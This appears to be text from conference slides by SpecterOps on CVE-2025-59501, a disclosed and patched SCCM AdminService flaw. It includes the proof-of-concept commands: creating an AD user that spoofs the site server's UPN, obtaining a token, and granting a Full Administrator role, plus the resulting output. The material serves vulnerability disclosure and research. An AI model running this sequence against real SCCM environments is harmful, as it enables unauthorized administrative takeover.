    "oid": "4dcba1c3-830a-4779-a3cd-9bcac01a4d24",
    "onprem_sid": "S-1-5-21-1655157935-1649372912-2222376283-1127",
    "rh": "1.AVkANq0iU5TEeki4D_tlXtnGHEzIk_KVscVAvswKI8H9vpudAHpZAA.",
    "scp": "user_impersonation",
    "sid": "00aa2a99-cbaf-6db7-ab3a-85a566702868",
    "sub": "94AhaX1Ig6W5P7djJX1z5jGwkZ0nm_ssLOnSr1vJpZg",
    "tid": "5322ad36-c494-487a-b80f-fb655ed9c61c",
    "unique_name": "sccm-sitesrv$@unsigned-sh0rt.net",
    "upn": "sccm-sitesrv$@unsigned-sh0rt.net",
    "uti": "z0EDXcBL5EybAoBoY_9WAA",
    "ver": "1.0",
    "xms_ftd": "ldx-SwdEEKzjDtrPraXOImQB-ckpCFmcTdJLfSRoanUBdXNlYXN0LWRzbXM"
}
```


```
┌──(kali㉿ sccm-kali)-[~/CVE-2025-59501]
└─$
```

*Untitled - Notepad

File Edit Format View Help

```
New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADuser -Identity attacker

#get token
uv run poc.py token \
-u sccm-sitesrv\$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b


#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}


#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a
```

Ln 5, Col 1 | 100% | Windows (CRLF) | UTF-8

Type here to search

12:26 AM
11/15/2025

Administrator: Windows PowerShell

```
PS C:\Users\domainadmin> New-ADUser -Name "attacker" -SamAccountName "attacker"
-UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net" -AccountPassword (ConvertT
o-SecureString "password" -AsPlainText -Force) -Enabled $true
PS C:\Users\domainadmin> Get-ADuser -Identity attacker


DistinguishedName : CN=attacker,CN=Users,DC=unsigned-sh0rt,DC=net
Enabled           : True
GivenName         :
Name              : attacker
ObjectClass       : user
ObjectGUID        : 9add80d6-46b4-44c4-8bc2-8765ca19392a
SamAccountName    : attacker
SID               : S-1-5-21-1655157935-1649372912-2222376283-1128
Surname           :
UserPrincipalName : sccm-sitesrv$@unsigned-sh0rt.net



PS C:\Users\domainadmin> Set-aduser -Identity attacker -Replace @{UserPrincipalN
ame="attacker@unsigned-sh0rt.net"}
```

*Untitled - Notepad

File Edit Format View Help

```
New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADuser -Identity attacker

#get token
uv run poc.py token \
-u sccm-sitesrv\$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b


#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}


#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a
```

Ln 13, Col 1 | 100% | Windows (CRLF) | UTF-8

Type here to search

12:26 AM
11/15/2025

kali@sccm-kali: ~/CVE-2025-59501


```
sEE0sX95MFZCvaJdJghXpef7yLRoYLgTphiv5cdVeGc-EGK22QqUMggV78AidOu46tPox5SK-HUXyqOl
bZTKSi1am22hPbIZXfgNUwPCSGPwBZptno5iUgJYIQaDM5wwgoPUWaVcpTyQSsb_0khU8RYodGI6IMDn
G3fiLE2GpP9N6i1Hl-quR-NQMbBAyEd6c6AkI6h8z4z0gVlor9NegAxFqgWF-3kttKQPlWj3DVAenkYK
KbgDpp3QBMLCrozMfsaFgnJBKcIE9yzo8rVVaOSCkoTHFLA
{
    "@odata.context": "https://sccm-siterv.unsigned-sh0rt.net/AdminService_Toke
nAuth/wmi/$metadata#SMS_Admin/$entity",
    "@odata.etag": "16777220",
    "AccountType": 128,
    "AdminID": 16777220,
    "AdminSid": "S-1-5-21-1655157935-1649372912-2222376283-1124",
    "Categories": [
        "SMS00ALL"
    ],
    "CategoryNames": [
        "All"
    ],
    "CollectionNames": [
        "All Systems",
        "All Users and User Groups"
    ],
    "CreatedBy": "unsigned-sh0rt\\SCCM-SITESRV$",
    "CreatedDate": "2025-11-15T05:27:07Z",
    "DisplayName": "brcc",
    "DistinguishedName": "",
    "ExtendedData": [],
    "IsCovered": false,
    "IsDeleted": false,
    "IsGroup": false,
    "LastModifiedBy": "unsigned-sh0rt\\SCCM-SITESRV$",
    "LastModifiedDate": "2025-11-15T05:27:07Z",
    "LogonName": "brcc",
    "Permissions": [
        {
            "CategoryID": "SMS00ALL",
            "CategoryName": "All",
            "CategoryTypeID": 29,
            "RoleID": "SMS0001R",
            "RoleName": "Full Administrator"
        },
        {
            "CategoryID": "SMS00001",
            "CategoryName": "All Systems",
```


*Untitled - Notepad

File Edit Format View Help


```
uNy4yMDYiLCJuYW1lIjoiYXR0YWNrZXIiLCJvaWQiOiI0ZGNiYTFjMy04MzBhLTQ3NzktYTNjZC05YmNhYzAxYTRkMjQiLCJvbnByZW1fc2lk
Vlor9NegAxFqgWF-3kttKQPlWj3DVAenkYKKbgDpp3QBMLCrozMfsaFgnJBKcIE9yzo8rVVaOSCkoTHFLA
```


Ln 20, Col 1806 | 100% | Windows (CRLF) | UTF-8

Type here to search

12:27 AM
11/15/2025

Disclosed in July
Assigned CVE-2025-59501
Patched

SPECTEROPS

Thank you

Garrett Foster| gfoster@specterops.io